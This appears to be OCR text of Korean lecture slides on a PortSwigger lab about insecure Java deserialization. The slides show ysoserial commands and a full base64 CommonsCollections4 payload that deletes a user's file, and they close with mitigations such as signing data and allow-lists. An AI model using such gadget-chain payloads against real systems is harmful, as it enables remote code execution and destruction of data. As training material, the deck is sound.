
RCE 페이로드가 포함된 악의적인 직렬화된 객체를 이용하여

Carlos의 홈 디렉토리에서 morale.txt 파일을 삭제하세요.

로그인 : wiener/peter



실습 –Port Swigger 2



ysoserial – Y So Serial?

- 프레임워크상에서


  Insecure Java Object deserialization을 이용하는

  페이로드를 생성하기 위한 개념증명 도구
- Usage: java -jar ysoserial-[version]-all.jar

  [payload] '[command]'

실습 –Port Swigger 2


```
# wget https://github.com/frohoff/ysoserial/releases/latest/download/ysoserial-all.jar
# java -jar ysoserial-all.jar CommonsCollections4 “rm /home/carlos/morale.txt” | base64
```




rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwACSQAEc2l6ZUwACmNvbXBhcmF0b3J0ABZMamF2YS91dGlsL0NvbXBhcmF0b3I7eHAAAAACc3IAQm9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuY29tcGFyYXRvcn
MuVHJhbnNmb3JtaW5nQ29tcGFyYXRvci/5hPArsQjMAgACTAAJZGVjb3JhdGVkcQB+AAFMAAt0cmFuc2Zvcm1lcnQALUxvcmcvYXBhY2hlL2NvbW1vbnMvY29sbGVjdGlvbnM0L1RyYW5zZm9ybWVyO3hwc3IAQG9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZ
9uczQuY29tcGFyYXRvcnMuQ29tcGFyYWJsZUNvbXBhcmF0b3L79JkluG6xNwIAAHhwc3IAO29yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuZnVuY3RvcnMuQ2hhaW5lZFRyYW5zZm9ybWVyMMeX7Ch6lwQCAAFbAA1pVHJhbnNmb3J
AuW0xvcmcvYXBhY2hlL2NvbW1vbnMvY29sbGVjdGlvbnM0L1RyYW5zZm9ybWVyO3hwdXIALltMb3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zNC5UcmFuc2Zvcm1lcjs5gTr7CNo/pQIAAHhwAAAAAnNyADxvcmcuYXBhY2hlLmNvbW1v
9sbGVjdGlvbnM0LmZ1bmN0b3JzLkNvbnN0YW50VHJhbnNmb3JtZXJYdpARQQKxlAIAAUwACWlDb25zdGFudHQAEkxqYXZhL2xhbmcvT2JqZWN0O3hwdnIAN2NvbS5zdW4ub3JnLmFwYWNoZS54YWxhbi5pbnRlcm5hbC54c2x0Yy50cmF4LlR
Wx0ZXIAAAAAAAAAAAAAAHhwc3IAP29yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuZnVuY3RvcnMuSW5zdGFudGlhdGVUcmFuc2Zvcm1lcjSL9H+khtA7AgACWwAFaUFyZ3N0ABNbTGphdmEvbGFuZy9PYmplY3Q7WwALaVBhcmFtV
0ABJbTGphdmEvbGFuZy9DbGFzczt4cHVyABNbTGphdmEubGFuZy5PYmplY3Q7kM5YnxBzKWwCAAB4cAAAAAFzcgA6Y29tLnN1bi5vcmcuYXBhY2hlLnhhbGFuLmludGVybmFsLnhzbHRjLnRyYXguVGVtcGxhdGVzSW1wbAlXT8FurKszAwAGSQ
ANX2luZGVudE51bWJlckkADl90cmFuc2xldEluZGV4WwAKX2J5dGVjb2Rlc3QAA1tbQlsABl9jbGFzc3EAfgAUTAAFX25hbWV0ABJMamF2YS9sYW5nL1N0cmluZztMABFfb3V0cHV0UHJvcGVydGllc3QAFkxqYXZhL3V0aWwvUHJvcGVydGllczt4cAAAAAD
////dXIAA1tbQkv9GRVnZ9s3AgAAeHAAAAACdXIAAltCrPMX+AYIVOACAAB4cAAABq7K/rq+AAAAMgA5CgADACIHADcHACUHACYBABBzZXJpYWxWZXJzaW9uVUlEAQABSgEADUNvbnN0YW50VmFsdWUFrSCT85Hd7z4BAAY8aW5pdD4BAAMoKVY
EAARDb2RlAQAPTGluZU51bWJlclRhYmxlAQASTG9jYWxWYXJpYWJsZVRhYmxlAQAEdGhpcwEAE1N0dWJUcmFuc2xldFBheWxvYWQBAAxJbm5lckNsYXNzZXMBADVMeXNvc2VyaWFsL3BheWxvYWRzL3V0aWwvR2FkZ2V0cyRTdHViVHJhbnNsZXRQ
YXlsb2FkOwEACXRyYW5zZm9ybQEAcihMY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjL0RPTTtbTGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGxlcjspVgEACGRvY3
VtZW50AQAtTGNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbnRlcm5hbC94c2x0Yy9ET007AQAIaGFuZGxlcnMBAEJbTGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGxlcjsBAApFeGNlcH
Rpb25zBwAnAQCmKExjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvRE9NO0xjb20vc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmFsL2R0bS9EVE1BeGlzSXRlcmF0b3I7TGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYW
wvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGxlcjspVgEACGl0ZXJhdG9yAQA1TGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvZHRtL0RUTUF4aXNJdGVyYXRvcjsBAAdoYW5kbGVyAQBBTGNvbS9zdW4vb3JnL2FwYWNoZS94bWw
vaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGxlcjsBAApTb3VyY2VGaWxlAQAMR2FkZ2V0cy5qYXZhDAAKAAsHACgBADN5c29zZXJpYWwvcGF5bG9hZHMvdXRpbC9HYWRnZXRzJFN0dWJUcmFuc2xldFBheWxvYWQBAEBjb20v
c3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvcnVudGltZS9BYnN0cmFjdFRyYW5zbGV0AQAUamF2YS9pby9TZXJpYWxpemFibGUBADljb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvVHJhbnNsZXRFeGNlcHRp
b24BAB95c29zZXJpYWwvcGF5bG9hZHMvdXRpbC9HYWRnZXRzAQAIPGNsaW5pdD4BABFqYXZhL2xhbmcvUnVudGltZQcAKgEACmdldFJ1bnRpbWUBABUoKUxqYXZhL2xhbmcvUnVudGltZTsMACwALQoAKwAuAQAacm0gL2hvbWUvY2FybG9zL21vc
mFsZS50eHQIADABAARleGVjAQAnKExqYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL1Byb2Nlc3M7DAAyADMKACsANAEADVN0YWNrTWFwVGFibGUBAB15c29zZXJpYWwvUHduZXIzODE3NjMyNzkxNDA2OQEAH0x5c29zZXJpYWwvUHduZXIzO
DE3NjMyNzkxNDA2OTsAIQACAAMAAQAEAAEAGgAFAAYAAQAHAAAAAgAIAAQAAQAKAAsAAQAMAAAALwABAAEAAAAFKrcAAbEAAAACAA0AAAAGAAEAAAAvAA4AAAAMAAEAAAAFAA8AOAAAAAEAEwAUAAIADAAAAD8AAAADAAAAAbEAAAAC
AA0AAAAGAAEAAAA0AA4AAAAgAAMAAAABAA8AOAAAAAAAAQAVABYAAQAAAAEAFwAYAAIAGQAAAAQAAQAaAAEAEwAbAAIADAAAAEkAAAAEAAAAAbEAAAACAA0AAAAGAAEAAAA4AA4AAAAqAAQAAAABAA8AOAAAAAAAAQAVABYAAQAA
AAEAHAAdAAIAAAABAB4AHwADABkAAAAEAAEAGgAIACkACwABAAwAAAAkAAMAAgAAAA+nAAMBTLgALxIxtgA1V7EAAAABADYAAAADAAEDAAIAIAAAAAIAIQARAAAACgABAAIAIwAQAAl1cQB+AB8AAAHUyv66vgAAADIAGwoAAwAVBwAXBwAY
BwAZAQAQc2VyaWFsVmVyc2lvblVJRAEAAUoBAA1Db25zdGFudFZhbHVlBXHmae48bUcYAQAGPGluaXQ+AQADKClWAQAEQ29kZQEAD0xpbmVOdW1iZXJUYWJsZQEAEkxvY2FsVmFyaWFibGVUYWJsZQEABHRoaXMBAANGb28BAAxJbm5lckNsYXNz
ZXMBACVMeXNvc2VyaWFsL3BheWxvYWRzL3V0aWwvR2FkZ2V0cyRGb287AQAKU291cmNlRmlsZQEADEdhZGdldHMuamF2YQwACgALBwAaAQAjeXNvc2VyaWFsL3BheWxvYWRzL3V0aWwvR2FkZ2V0cyRGb28BABBqYXZhL2xhbmcvT2JqZWN0AQ
AUamF2YS9pby9TZXJpYWxpemFibGUBAB95c29zZXJpYWwvcGF5bG9hZHMvdXRpbC9HYWRnZXRzACEAAgADAAEABAABABoABQAGAAEABwAAAAIACAABAAEACgALAAEADAAAAC8AAQABAAAABSq3AAGxAAAAAgANAAAABgABAAAAPAAOAAA
ADAABAAAABQAPABIAAAACABMAAAACABQAEQAAAAoAAQACABYAEAAJcHQABFB3bnJwdwEAeHVyABJbTGphdmEubGFuZy5DbGFzczurFteuy81amQIAAHhwAAAAAXZyAB1qYXZheC54bWwudHJhbnNmb3JtLlRlbXBsYXRlcwAAAAAAAAAAAAAAe
HB3BAAAAANzcgARamF2YS5sYW5nLkludGVnZXIS4qCk94GHOAIAAUkABXZhbHVleHIAEGphdmEubGFuZy5OdW1iZXKGrJUdC5TgiwIAAHhwAAAAAXEAfgApeA==

실습 –Port Swigger 2

/my-account





대응 방안

1) 신뢰할 수 없는 데이터의 역직렬화 막기

2) 데이터의 무결성 검증

- checksum 혹은 디지털 서명 사용하기

  ex. 송신 측에서 디지털 서명을 추가하고, 수신 측에서 서명을 확인하여 데이터가 변조되지 않았는지 확인

3) 신뢰할 수 있는 데이터인지 식별하기

- 사전에 검증된 클래스만을 포함하는지 검증
- JSON과 같은 안전한 표준 데이터 교환 형식 사용하는지 검증
- blacklist, whitelist 작성하여 검증

  https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html
- 제한된 실행 권한으로 구성

감사합니다